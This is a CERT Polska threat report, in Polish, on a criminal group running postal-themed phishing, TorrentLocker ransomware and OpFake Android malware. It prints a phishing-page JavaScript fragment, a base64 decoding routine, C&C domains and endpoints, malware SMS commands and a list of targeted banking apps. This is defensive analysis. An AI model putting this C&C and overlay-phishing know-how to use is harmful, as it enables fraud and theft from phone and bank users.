CERT.PL

Studium przypadku:

Grupa Pocztowa

16 października 2015

Podziękowania

Dziękujemy portalowi ZaufanaTrzeciaStrona.pl oraz firmie Logical Trust za dostarczenie dodatkowych danych, które uwzględniliśmy w tym raporcie.

O zespole

CERT Polska jest zespołem powołanym do reagowania na zdarzenia naruszające bezpieczeństwo w sieci Internet. CERT Polska działa od 1996 roku (do końca roku 2000 pod nazwą CERT NASK), a od roku 1997 jest członkiem FIRST (Forum of Incidents Response and Security Teams). W ramach tej organizacji współpracuje z podobnymi zespołami na całym świecie. Zespół CERT Polska działa w strukturach Naukowej i Akademickiej Sieci Komputerowej. Działalność zespołu jest finansowana przez NASK.

Spis treści

1. Wstęp

Przypisanie autorstwa złośliwego oprogramowania jest trudnym zadaniem. Brzmi to oczywiście banalnie. Z reguły analitycy zajmujący się bezpieczeństwem IT, w przeciwieństwie do detektywów policyjnych, nie są profesjonalnie przeszkoleni w technikach śledczych. W kwestiach związanch z bezpieczeństwem IT analityk ma do czynienia z wieloma nieadekwatnymi czy sprzecznymi infomacjami w procesie przypisywania autorstwa. Analitycy zazwyczaj bazują na jednym lub dwóch charakterystycznych podobieństwach między nazwami domen lub próbkami szkodliwego oprogramowania. W tym raporcie, poprzez wskazanie połączeń pomiędzy domenami, adresami IP i adresami URL, prześledzimy działania konkretnego przestępcy. Na końcu ukażemy szerszy obraz działalności jednej z grup o nazwie **Grupa Pocztowa**.

Grupa ta jest aktywna co najmniej od 2013 roku i była odpowiedzialna za wiele różnych kampanii rozprzestrzeniających malware w wielu różnych krajach. Ich głównym wektorem infekcji są e-maile phishingowe przypominające wiadomości o śledzeniu przesyłki z różnych urzędów pocztowych na całym świecie. Wśród krajów które były celem kampanii znalazły się między innymi Polska, Australia, Wielka Brytania i Hiszpania. Niniejszy raport ma na celu ujawnić przynajmniej część przedsięwzięć tej grupy oraz wskazać połączenia między różnymi atakami na całym świecie.

Często zdarza się, że jeden udany atak jest swego rodzaju zachetą i wywołuje podobne ze strony innych grup przestępczych. Jednak ataki które zebraliśmy w raporcie wydają się być dokonane przez tą samą grupę, ponieważ łaczy je nie tylko modus operandi, ale także przez wykorzystanie podobnej infrastruktury sieciowej, podobnych rodzin złośliwego oprogramowania czy tych samych danych z bazy whois.

Nie można również wykluczyć scenariusza, w którym grupa ta jest jedynie siecią ściśle ze sobą powiązanych partnerów biznesowych. Oznaczałoby to, że twórcy złośliwego oprogramowania mogli kupić od tej grupy tzw. phishing kit w celu rozpowszechniania swojego własnego złośliwego oprogramowania, wykorzystując ich infrastrukturę sieciową. Oczywiście te koneksje musiałyby być wówczas bardzo bliskie. Jednak jak jest faktycznie przekonamy się, kiedy będziemy dysponowali większą ilością danych na temat ich wewnętrznych działań.

Ten raport opisuje działania podobne do tych, które firma ESET opisała w swoim raporcie o TorrentLocker[1]. Jednak tutaj prezentujemy nowe informacje i analizujemy je w szerszym ujęciu.

[1] dostępny tutaj: `http://www.welivesecurity.com/wp-content/uploads/2014/12/torrent_locker.pdf`

Kalendarz wszytskich kampanii przedstawiony w niniejszym raporcie znajduje się poniżej. Dołożyliśmy starań aby daty były możliwie dokładne, jednak mówią o momencie zauważenia przez nas danej kampanii. W niektórych przypadkach może to oznaczać, że kampania rozpoczęła się wcześniej niż zostało podane poniżej.

2013

Październik Exploit kity na skompromitowanych kontach `afraid.org`.

2014

Październik Start oszustw związanych z kasynami / ruletką

Październik Szyfrujące pliki ransomware na australijską pocztę[2].

7 Października ABC News 24 switches from live to stand-by programming for half an hour due to the CryptoLocker Australian Post attack.

Grudzień Ataki na hiszpańską pocztę[3].

2015

Kwiecień Pierwsze ataki na sklepy internetowe oparte na OpenCart w celu hostowania phishingu.

Marzec S21sec informuje o nowym złośliwym oprogramowaniu ukierunkowanym na polskie banki o nazwie *Slave*[4].

Kwiecień Phishing udający mandaty od Australijskiej Policji Federalnej[5].

19 Kwietnia Utworzenie domeny `sub-host-peer.net` – Android C&C.

7 Maja Kampania wykorzystująca wizerunek Pocztę Polską i pierwsza próbka na Androida łacząca się do `sub-host-peer.net`.

5 Sierpnia Utworzenie zapasowej domeny dla C&C Androida `dynayo-rooxo-gabtype.net`

Czerwiec Phishing i crypto-locker wykorzystujący wizerunek Royal Mail [6].

Wrzesień Phishing wykorzystujący wizerunek duńskiej poczty [7].

[2] `http://www.abc.net.au/news/2014-10-07/fake-auspost-emails-used-in-crypto-ransomware-attack/5795734`
[3] `http://www.securitybydefault.com/2014/12/atencion-infecciones-masivas-de.html`
[4] `http://securityblog.s21sec.com/2015/03/new-banker-slave-hitting-polish-banks.html`
[5] `http://www.mailguard.com.au/blog/the-australian-federal-police-are-the-latest-target-in-another-cryptolocker-scam/`
[6] `http://www.actionfraud.police.uk/news/alert-two-variations-of-royal-mail-scam-emails-containing-cryptolocker-are-being-sent-by-fraudsters-jun15`
[7] `https://heimdalsecurity.com/blog/security-alert-the-global-get-your-cryptolocker-as-a-package-campaign-continues/`

Lista krajów, które były celem Grupy Pocztowej:

- Polska
- Rosja
- Dania
- Turcja
- Hiszpania
- Włochy
- Australia
- Wielka Brytania
- Czechy

Oczywiście lista ta może nie być kompletna, gdyż obejmuje tylko kraje, które z pewnością mogliśmy zaliczyć do celów Grupy Pocztowej. Potwierdziliśmy to nie tylko na podstawie przesyłanych wiadomości phishingowych z CryptoLockerem kierowanych do danego kraju, ale również biorąc pod uwagę podobieństwo treści, stron docelowych oraz konstrukcji URLi.


Pierwsza kampania, którą zaobserwowaliśmy została opisana na naszym blogu. Wykorzystywała ona wiadomości e-mail podszywające się pod Pocztę Polską informujące potencjalne ofiary o niedostarczonej przesyłce. Po kliknięciu na link, i następującej po nim serii przekierowań, użytkownikowi ukazywała się strona internetowa bliźniaczo podobna do serwisu internetowego Poczty Polskiej. Na stronie znajdowała się instrukcja uzyskania numeru śledzonej przesyłki poprzez pobranie i uruchomienia pliku apk lub exe.

W zależności od systemu operacyjnego ofiary, użytkownik był poinstruowany żeby zainstalować albo złośliwe oprogramowanie Andromeda albo Android OpFake. Wersja oprogramowania na system Android jest opisana poniżej.

3.1. Phishing na Pocztę Polską i fałszywe mandaty

Phishing rozpoczynał się ładnie sformatowanym emailem w formacie HTML rozsyłanym do potencjalnych ofiar. Zrzuty z ekranu 1 przedstawiają przykłady takich wiadomości dystrybuowanych w Polsce i w Australii.


(a) Wiadomość od Poczty Polskiej



(b) Zawiadomienie o mandacie od australijskiej policji (*źródło: abc.net.au*)

Rysunek 1: Emaile phishingowe

Kliknięcie w link z wiadomości prowadziło do strony łudząco podobnej do witryny firmy, pod którą kampania phishingowa się podszywała. Rysunek 2 przedstawia stronę internetową, na którą prowadziły linki z wiadomości od Royal Mail. Co ciekawe, w wiadomościach znajdowały się odnośniki do dwóch stron docelowych. Jeden pod "śledzeniem przesyłkią drugi pod ąnulowaniem subskrypcji". Drugi link prowadził do strony na której wyświetlało się po prostu słowo `unsubscribed`.



Rysunek 2: Strona phishingowa Royal Mail (*źródło: ESET welivesecurity blog*)

Kod źródłowy na listingu 1 zawiera fragment, który został zakomentowany na stronie podszywającej się pod Pocztę Polską. Ten kod oczywiście nie był wykonywany ze względu na literówkę (`bowser` zamiast `browser`) w linii numer 6. Można też zauważyć rosyjski komentarz w linii 23 (tłumaczy się na *dostajemy userAgent*) i rosyjski ciąg znaków w linii 28 (tłumaczy się na *nie zdefiniowany*).

To wskazuje, że strona phishingowa kierowana była nie tylko do użytkowników systemu Windows, ale także, na podstawie nagłówka `User-Agent`, również próbowała zainfekować użytkowników Androida.

```
1         $(document).ready(function () {
2             $("a").click(function (e) {
3
4                 if (get_os()=='android'){
5
6                     if (bowser.opera){
7             location.href= 'http://mini0pera.org';
8
9           }
10          else {
```


```
11              location.href= 'http://androidbrowser.org';
12            }
13
14                  }
15                  else{
16                    location.href= 'http://xhamster.com';
17                  }
18          return false;
19              })
20
21          });
22          function get_os(){
23          // получаем данные userAgent
24          var ua = navigator.userAgent;
25          if (ua.search(/android/) > 0) return 'android';
26          if (ua.search(/Android/) > 0) return 'android';
27
28          return 'Не определен';
29      }
```

Listing 1: Fragment kodu JavaScript ze strony phishingowej

Oprócz rejestracji domen i wykorzystywania adresów IP z hostingu w celu umieszczenia tam stron z phishingiem, Grupa Pocztowa wykorzystywała również luki w systemie e-zakupów OpenCart do hostingu swoich stron. W tym przypadku umieszczali pliki z gotowego zestawu do phishingu (ang. phishing kit) w katalogu `/system/logs`.

Warto zauważyć, że ta strona phishingowa była używana do dystrybucji albo TorrentLockera (zobacz 3.3) albo bota Andromeda (zobacz 3.7).

3.2. E-maile ze złośliwym oprogramowaniem


Od: Krzysztof Romski <krzysztof.r@kruksas.pl>
Do: biuro@
DW:
Temat: wezwanie do zaplaty, KRU
Wiadomość | windykacja_nr_98338.pdf.7z (87 KB)

Drodzy Panstwo,

Ze wzgledu na brak splaty zadluzenia przesylamy przedsadowe wezwanie do zaplaty.

Haslo do zalacznika: wezwanie33

--
Kruk S.A
ul. Wolowska 8
51-116 Wroclaw

Rysunek 3: Email z fakturą


Inną metodą wykorzystywaną przez Grupę Pocztową było wysyłanie wiadomości zawierających albo dokument z makrem albo chroniony hasłem plik zip już zawierający złośliwe oprogramowanie. Hasła do plików były zawsze podawane w treści wiadomości, napisanych w języku potencjalnej ofiary i zwykle udających niezapłacone faktury.

Jak już wspomniano w poprzednim podrozdziale, te wiadomości były wykorzystywane do rozsyłania TorrentLockera albo Andromedy.

3.3. TorrentLocker

Bardzo szczegółowy opis TorrentLockera jest dostępny w raporcie na stronie http://www.welivesecurity.c
content/uploads/2014/12/torrent_locker.pdf. Najważniejsze ustalenia z niego to:

- Książka adresowa i dane dostępowe SMTP z klientów pocztowych Thunderbird, Outlook, Outlook Express i Windows Mail są wykradane.
- Najnowsza wersja wykorzystuje do szyfrowania plików AES-256 w trybie CBC. Przez to trudno jest odszyfrować dokumenty.
- Zanim pojawi się komunikat, pliki na dysku są szyfrowane.
- Trzeba zapłacić określoną sumę Bitcoinów przez domenę Tor `.onion`.



Rysunek 4: Komunikat z TorrentLockera

Rysunek 4 przedstawia komunikat pojawiający się na komputerze, na którym zostały zaszyfrowane pliki.

3.4. OpFake Android

Pierwsza obserwowana przez nas próbka, została przesłana do serwisu VirusTotal w dniu 11 lipca 2015[8]. Był to malware o nazwie "OpFake" charakteryzujący się kilkoma ciekawymi funkcjami. Aplikacja o nazwie `com.android.system` posiada wiele różnych i niebezpiecznych uprawnień wylistowanych na rysunku 5.

```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.READ_LOGS"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.READ_LOGS"/>
<uses-permission android:name="android.permission.BROADCAST_PACKAGE_REMOVED"/>
<uses-permission android:name="android.permission.INSTALL_PACKAGES"/>
<uses-permission android:name="android.permission.DELETE_PACKAGES"/>
<uses-permission android:name="android.permission.BATTERY_STATS"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.HARDWARE_TEST"/>
<uses-permission android:name="android.permission.DEVICE_POWER"/>
<uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
```

Rysunek 5: Uprawnienia aplikacji zadeklarowane w AndroidManifest

Zadeklarowane zostały także standardowe odbiorniki zdarzeń, które zapewniają, że aplikacja zostanie uruchomiona ponownie po restarcie systemu lub gdy nastąpi zmiana połączenia (np. kiedy WiFi zostanie włączone). Jest to mechanizm perystencji podobny do tego stosowanego w złośliwym oprogramowaniu na system operacyjny Windows. W celu utrudnienia automatycznej ekstrakcji domen C&C, malware implementuje kodowanie base64 ciągów znaków, przedstawione na rysunku 6. Jest ono jednak używane tylko do kilku istotnych ciągów znaków, a nie w całym złośliwym oprogramowaniu.

Ciagi znaków które są zaciemnione w ten sposób to:

- `sub-host-peer.net` – domena C&C

[8]Wszytskie przykładowe hashe są zawarte w załączniku A

- `/admin_mod` – C&C URI
- `Dynayo-Rooxo-Gabtype.net,Skinder-Chatcast-Topcat.net,Topcat-Centido-Abadel.net, Twitterbug-Flashpedia-Skipster.net,Digiify-Devify-Chatfly.net, Teknation-Brighttube-Zoomtag.net,Meevee-Yamba-Dynatri.net` – zapasowe domeny C&C

```
.method public static final a()Ljava/lang/String;
    .locals 2

    const-string v0, "c3ViLWhvc3QtcGVlci5uZXQ="

    const/4 v1, 0x0

    invoke-static {v0, v1}, Landroid/util/Base64;->decode(Ljava/lang/String;I)[B

    move-result-object v0

    new-instance v1, Ljava/lang/String;

    invoke-direct {v1, v0}, Ljava/lang/String;-><init>([B)V

    return-object v1
.end method
```

Rysunek 6: Schemat odszyfrowywania

Próbka odwołuje się do trzech punktów kontaktowych C&C:

- `reg.php` – używane jako pierwszy punkt kontaktowy, w celu rejestracji. Wysyłane są wtedy następujące informacje:
  - Kod kraju
  - Numer telefonu
  - Operator sieci GSM (oryginalny i obecnie używany)
  - Stan konta prepaid
  - IMEI
  - Producent telefonu
  - Model telefonu
  - Wersja Androida
  - Numer wersji i kompilacji złośliwego oprogramowania
- `gettask.php` – używany, aby uzyskać aktualne zadanie, które malware ma wykonać, zawiera również informacje wymienione powyżej, a także informacje na temat tego, czy telefon ma zdjęte zabezpieczenia systemu operacyjnego (ang. jailbreak) czy nie.
- `setdata.php` – używany do przesłania aktualnych wyników zadania.

Jednym z typowych zadań jest `zapros_informacii`, co w rosyjskim (`запрос информации`) znaczy *żądanie informacji*. Jest wykorzystywane do wysyłania treści i nadawców wiadomości SMS i MMS.

Kolejne zadanie ma nazwę `app` i jego celem jest zebranie informacji na temat zainstalowanych aplikacji. Wysyła ono informacje o wszystkich aplikacjach, których nazwy nie rozpoczynają się od:

- com.google.
- com.android.
- com.facebook.
- com.broadcom
- com.htc
- com.samsung
- com.sony
- com.lg
- com.lenovo
- com.acer
- com.alcatel
- com.asus
- com.highscreen
- com.huawei
- com.meizu
- com.motorola
- com.zte
- com.texet
- com.sec.android

Atakujący jest w rzeczywistości zainteresowany aplikacjami, które zostały zainstalowane przez użytkownika.

Ostatnie zadanie nazywa się `book` i wysyła wszystkie dane kontaktowe (numer telefonu i wyświetlana nazwa) do atakujących. Dane te mogą zostać w przyszłości wykorzystane do rozprzestrzeniania szkodliwego oprogramowania przy wykorzystaniu ataków phishingowych.

We were also able to identify two additional two additional apps that had the same C&C and communication protocol: `com.mailpl.apps.pl` and `com.plpochta.app`. `pochta` is a transliteration of Russian word `почта` meaning *post office*.

Innym kanałem komunikacji z C&C są wiadomości SMS. Format komend jest następujący:

```
<typ_komendy>[:<parametr_1>:<parametr_2>: ... :<parametr_n>]
```

Komendy muszą pochodzić z predefiniowanego numeru. Niektóre z typów komend zostały podane niżej.


- `set_admin` – zmiana numeru, z którego mają przychodzić komendy.
- `send_sms` – wysłanie wiadomości SMS pod określony numer (używane np. do SMSów Premium).
- `send_fake` – tworzenie wiadomości SMS, która jest ”fałszywa” – nie przyszła od operatora, tylko została stworzona przez malware.
- `set_url` – zapisanie nowego adresu URL serwera C&C.
- `wipe` – wykonanie przywrócenia do ustawień fabrycznych. Na czas przywrócenia do ustawień fabrycznych ekran jest zablokowany z hasłem 12345.
- `get_ussd` – wykonanie kodu USSD (sprawdzenie stanu konta telefonów prepaid).

Ta aplikacja pozwala przestępcom przekierować przychodzące wiadomości na inny numer. Kiedy przychodzi wiadomość z numeru przywiązanego do konta, dźwięk dzwonka zostaje wyciszony tak, aby użytkownik przegapił tę wiadomość.

Aplikacja również bardzo skutecznie domaga się uprawnień administratora urządzenia. Jeśli użytkownik próbuje cofnąć te uprawnienia, udaje mu się, ale od tego czasu jest wielokrotnie pytany o tę zgodę. Dzieje się tak do momentu aż użytkownik nie jest w stanie korzystać ze swojego telefonu i ostatecznie klika ”Akceptuj”.

To złośliwe oprogramowanie wykorzystuje również technikę zwaną *Application overlay* - wyświetla ono okno nad działającą aplikacją z prośbą o login i hasło. W ten sposób użytkownik

jest prawie pewien, że to działająca aplikacja domaga się hasła. Dotyczy to, np. aplikacji Gmail, która jest przedstawiona na poniższym filmie. Należy zwrócić uwagę na niewielkie opóźnienie między otwarciem okna głównego aplikacji i okienka proszącego o login i hasło. Ta technika jest przedstawiona w tym filmie: `https://youtu.be/OmeSb7DwxJM` i na rysunku 7.



Rysunek 7: Przesłonięcie aplikacji

Jeśli język telefonu jest ustawiony na angielski, rosyjski lub polski, użytkownik dostaje dopasowaną dla danej lokalizacji wersję pojawiającego się powiadomienia. Jeśli uruchomiona aplikacja jest aplikacją polskiej bankowości mobilnej, użytkownik otrzymuje popup wzbogacony o logo tego banku. Może okazać się to bardziej skuteczne, gdyż użytkownik będzie myślał, że jest to prawdziwy komunikat aplikacji. W przypadku aplikacji z Google Play, użytkownik zostaje poproszony o podanie danych swojej karty kredytowej. Informacje te mogą być następnie sprzedane lub wykorzystane bezpośrednio do zakupu towarów.

Aplikacje które były atakowane przy wykorzystaniu tych technik to te, których nazwy aktywności (Activity) rozpoczynają się od następujących ciągów znaków:

- `ru.sberbankmobile`
- `com.kavsdk.ui.AlertDialogActivity`
- `au.com.nab.mobile`
- `com.dreamstep.wBOQ`
- `org.stgeorge.bank`
- `au.com.suncorp.SuncorpBank`
- `bankapp.droid.LoginActivity`
- `org.westpac.bank`
- `com.westpac.banking`
- `com.commbank.netbank`
- `de.sdvrz.ihb.mobile`
- `de.unicredit.ifpapp`

- hr.asseco.android.jimba
- ru.ucb.android
- hr.asseco.android.jimba
- de.ing_diba
- com.ing.diba
- com.commerzbank
- de.commerzbanking
- de.postbank.finanzassistent
- com.starfinanz.smob
- com.isis_papyrus.raiffeisen_pay_eyewdg
- at.racon.mandantraiffeisen.activities
- pl.pkobp.iko
- eu.eleader.mobilebanking.pekao.ui.access
- pl.mbank
- pl.multibank
- pl.nmb.activities
- pl.ing.ingmobile.
- pl.ing.ingmobilehd
- com.getingroup.mobilebanking
- com.comarch.mobile.android
- wit.android.bcpBankingApp.LoginActivity
- pl.millennium.corpApp
